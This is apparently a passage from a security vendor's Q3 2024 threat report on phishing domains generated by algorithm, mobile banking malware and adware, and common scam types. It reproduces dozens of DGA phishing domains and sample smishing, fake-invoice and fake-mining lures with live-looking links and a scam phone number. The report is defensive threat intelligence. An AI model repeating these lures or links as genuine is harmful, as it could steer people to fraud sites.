
The recent surge in scam emails with sophisticated spam filter evasion techniques underscores the constant need for monitoring these threats. Cybercriminals are exploiting vulnerabilities by embedding deceptive HTML code and mimicking legitimate communications to bypass detection and deceive users. This global threat shows that no region is exempt, with significant increases in countries like Singapore and South Africa. This is a persistent problem, and we are likely to see more scams of this nature in the future.

Phishing: DGAs Fueling Phishing Campaigns

> *Phishing is a type of online scam where fraudsters attempt to obtain sensitive information including passwords or credit card details by posing as a trustworthy entity in an electronic communication, such as an email, text message, or instant message. The fraudulent message usually contains a link to a fake website that looks like the real one, where the victim is asked to enter their sensitive information.*

In comparison to previous quarters, phishing activity has shown a slow but steady decline across most regions. However, there are a few notable exceptions where activity has increased.


Australia, despite experiencing a significant 22% decrease in its risk ratio, saw an 11% increase in the number of protected users, indicating ongoing targeted efforts.



Phishing risk ration for Q2/2024 and Q3/2024

In the previous quarter, we were able to detect several waves that could contain tens of thousands of domains, many of which were auto-generated. Since the names are created automatically, it can be assumed that the attackers are also operating these domains automatically, in an attempt by scammers to scale their attacks quickly.

The way in which attackers are generating phishing domain names is also evolving. While it was previously most common to observe a simple addition of numbers or suffixes, domain name generation is now sometimes done by techniques such as domain generation algorithms (DGAs), which create seemingly random but actually systematic domain names. DGAs are often employed in malware to algorithmically generate and operate domain names. These algorithms take an initial "seed" value—essentially a secret key—and use it to generate a pseudo-random sequence of domain names.



```
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.axuxfr.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.bkcuph.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.cvhvjn.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.fsxvtu.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.irllcd.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.itmoow.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.ivkxun.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.kgetic.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.kq202a.icu
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.kvmh9r.icu
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.mjexdj.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.nhbccs.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.nnicqa.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.oinm8.icu
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.okywvf.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.ozryoo.shop
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.pgofap.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.pojxbh.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.tcsctj.shop
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.tgy1pk.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.vfycdg.shop
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.xtslink.online
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.yjdcrw.top
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.yo4xv.icu
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.yunshufen.xyz
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.z4zj8.icu
vaiccvcaicaairicr.voriasvaiecsvasciiooaoeaosesonseosiren.zklgse.shop
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.2h4j6m.icu
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.9i8e85.icu
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.aftnvv.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.cjkin.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.cyzemc.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.dlfylt.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.dtrjwu.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.eghloo.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.elnvon.shop
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.hggluj.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.kfssyc.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.ki6lhg.icu
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.kmflyc.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.kq202a.icu
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.kvmh9r.icu
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.nnicqa.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.ochamf.shop
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.pgofap.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.pibfhc.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.pubxgn.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.puwcxz.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.qzqnfn.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.rqdauw.top
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.rqdfon.shop
vaiccveaiccairvcrcaorsai.vieissaacirvoeainicrciaoeaosesonseosiren.sde4rq.icu
```

Example showing just fraction of the one cluster of DGA domains

For phishing attacks, DGAs can evade static blocklists, allowing attackers to automatically create and operate large numbers of domains. While for attackers and victim clients there is not the need to sync on the generated domains to communicate with the command-and-control (C&C) server, phishing attackers algorithmically generate new domains on their end to make it harder for security measures to block or detect phishing campaigns, as new domains can continuously be created without human intervention.

Alexej Savčin, Malware Analyst
Branislav Bošanský, Scientist
Branislav Kramár, Malware Analyst
David Jursa, Malware Analyst
Martin Chlumecký, Malware Analyst
Matěj Krčma, Malware Analyst
Nikola Groverová, Data Scientist

Mobile-Related Threats

Mobile threats keep becoming more sophisticated, as demonstrated by several new strains entering the fray this quarter. The Necro strain – part adware, part dropper – made its way onto the PlayStore in Q3/2024, displaying hidden advertisements and downloading additional payloads once installed.

Banker evolution also continues, with Rocinante targeting users in Brazil. Inspired by Ermac, it keylogs user inputs and displays fake phishing bank pages to steal login credentials. A new version, TrickMo banker, can record the device screen and extract sensitive information, storing it in an unsecured C&C server accessible by the public. A manually operated banker called BingoMod uses less sophisticated methods to extract money from victims and wipe their devices. A source code leak of Octo prompts the author to create Octo2 with updated features, which is already spreading in Europe.


Spyware is not far behind, with a novel and advanced threat called NGate entering the scene in the last quarter. Targeting the Czech Republic, this spyware is able to steal NFC data which threat actors use to withdraw money from ATMs. We have also seen the Mandrake spyware come back to life and sneak onto the PlayStore, once again stealing victims' login details if installed.

Web Threat Data within the Mobile Landscape

Most blocked attacks on mobile devices in Q3/2024 were web-based, mirroring the previous quarter. Consumers are much more likely to encounter phishing websites, scams, malvertising and other web threats than ever before. These threats can come in a variety of formats such as private messages, SMS and emails but also redirects on less reputable sites, unwanted pop ups and through other avenues.

In contrast to these types of mobile scams, traditional on-device malware requires a more complex infection vector where the consumer must also install the malware. For proper functionality of most mobile malware, permissions need to be granted by the consumer first, which again lowers the chances of malicious activity being triggered.


Hence, blocking web-threat based attacks is beneficial for the security of mobile devices, as malware actors often use them as an entry point to get the payload onto the mobile device of their victims.



Example showing just fraction of the one cluster of DGA domains


Top Threats Seen in Norton Genie in 2024

We are excited to share the top threat types detected by Norton Genie, our scam detection tool, based on telemetry from 2024 so far. As scammers evolve and adapt, they continue to find creative ways to deceive and manipulate users. These threats come in many shapes and forms, exploiting vulnerabilities and human psychology alike. Here is a breakdown of the most prevalent scams types we've seen via individual submissions to Norton Genie:



Scam types detected by Norton Genie in 2024

- Smishing attempts: Messages sent via SMS pretending to be from banks, delivery services, or even government agencies, urging users to click a malicious link.
- Fake giveaway and lottery scams: Victims are notified of "winnings" and prompted to share personal information or pay fees to claim a prize.
- Fake invoice scams: The attacker sends an invoice designed to look urgent, demanding immediate payment for goods or services never rendered.
- Fake delivery scams: Users are told there is a problem with a delivery, prompting them to follow a link that may lead to a phishing page or malware infection.


(234) [redacted]

Monday, October 7

Attention [redacted], your storage is set to be cleared today. All attempts to reach you failed, and your files will be deleted sifbs.info/f7aBx3L

MMS 10:45 AM

(857) [redacted]

REMINDER

Sorry!

We charged your mobile subscription twice.


More information below

tudyv.info/CZ9hdd5

Tap to load preview

6:29 AM

Phishing attempts delivered via SMS messages (smishing)



Sign in to your account

Welcome back, [redacted]!

It's been **364 days** since you registered on our platform for **automatic cloud Bitcoin mining**. Your devices were linked to our platform by **IP address**.


You were **inactive**, but the cryptocurrency was still **collected automatically** from your device.

During your absence, you made **1.3426 BTC ($81832.81) USD** through cloud mining.

Your balance:
1.3426 BTC ($81832.81)

Unlock the potential for passive income with 21st century cryptocurrency! Bitcoin Mining

Fake giveaway and lottery scams are also very prevalent


INVOICE

Dear Purchaser,

Your Account has been charged with $326.99 and will be going to deduct from your account within 24 hours. If you did not recognize this transaction or want to cancel please reach our Customer Help Center: *+1 (812)-(710)- (4334)*


Billed To :
Customer Id Number : SDF_3908JFSD
Invoice Number : 324[SDFUH37H
Purchase Date : 09 th, October, 2024

Product Name	Product Amount	Product Code	Order ID
360 Life Lock 1	$326.99	DSF]SDFOI4WR	340857943023

For additional details, reach out to the help desk or directly contact *+1 (812)-(710)- (4334)*
ePayment specialists are available to answer payment and remitance delivery questions on 7:30 a.m. - 12:00 p.m.

Customer Care: Here to Help with Your Queries
Digitally Yours Customer Support : *+1 (812) (710)-(4334)*

Example of fake invoice scam with its typical urgency


+1 (474) [redacted]

iMessage
Monday 9:49 AM

U.S. Customs: You have a USPS parcel being cleared, due to the detection of an invalid zip code address, the parcel can not be cleared, the parcel is temporarily detained, please confirm the zip code address information in the link within 24 hours.

https://us.infotrackdb.top/l

(Please reply with a Y, then exit the text message and open it again to activate the link, or copy the link into your Safari browser and open it)

The US Postal team wishes you a wonderful day!

Typical fake delivery scam

Adware: Playing Hide & Seek on the PlayStore


Adware threats on mobile phones refer to applications that display intrusive out-of-context adverts to users with the intent of gathering fraudulent advertising revenue. This malicious functionality is often delayed until sometime after installation and coupled with stealthy features such as hiding the adware app icon to prevent removal. Adware mimics popular apps such as games, camera filters and wallpaper apps, to name a few.

Adware continues to be the most prevalent on-device malware this quarter, with new strains popping up in the PlayStore and older strains once again gaining steam. Spread through malvertising, third-party app stores and occasionally the PlayStore, adware is out to get fraudulent advertising revenue at the expense of its victims' user experience. Our data indicates a rise in overall protected users this quarter.

During Q3/2024, HiddenAds were again the top strain of adware affecting mobile users. Hiding its icon shortly after installation, this adware will display out-of-context full screen adverts to its victims with the intent of gathering fraudulent advertising revenue. FakeAdBlocker and MobiDash continued spreading through modded and repacked applications, often using malvertising and intrusive pop ups to sneak into victims' devices. They bring with them intrusive advertisements and various evasion techniques to stay on the device as long as possible.

Necro, a new variant of part adware, part dropper has also creeped onto the PlayStore. It is a sophisticated trojan, able to communicate with its creators through remote servers, allowing partial control of the infected device. Necro may download additional payloads onto the device and steal user data while, concurrently, displaying hidden advertisements to gather fraudulent revenue.

Necro uses various methods of persistence to remain on the device, such as downloading additional plugins with extra features that allow it to hide its icon or prevent removal from the device. To sneak onto the PlayStore, it disguised itself as gaming apps, a camera enhancement app and a web browser. Outside of the PlayStore, it used the guise of a Spotify mod. Necro would initially appear benign as it lacks most functionality in its original state. Once installed, it would receive instructions from a C2 server, downloading additional malicious obfuscated SDKs and plugins that enable its adware and dropper functionality. Necro was most seen in Russia, Brazil and Vietnam, but also made its way into the US through the PlayStore.




Harmful app detected

com.android.Clean

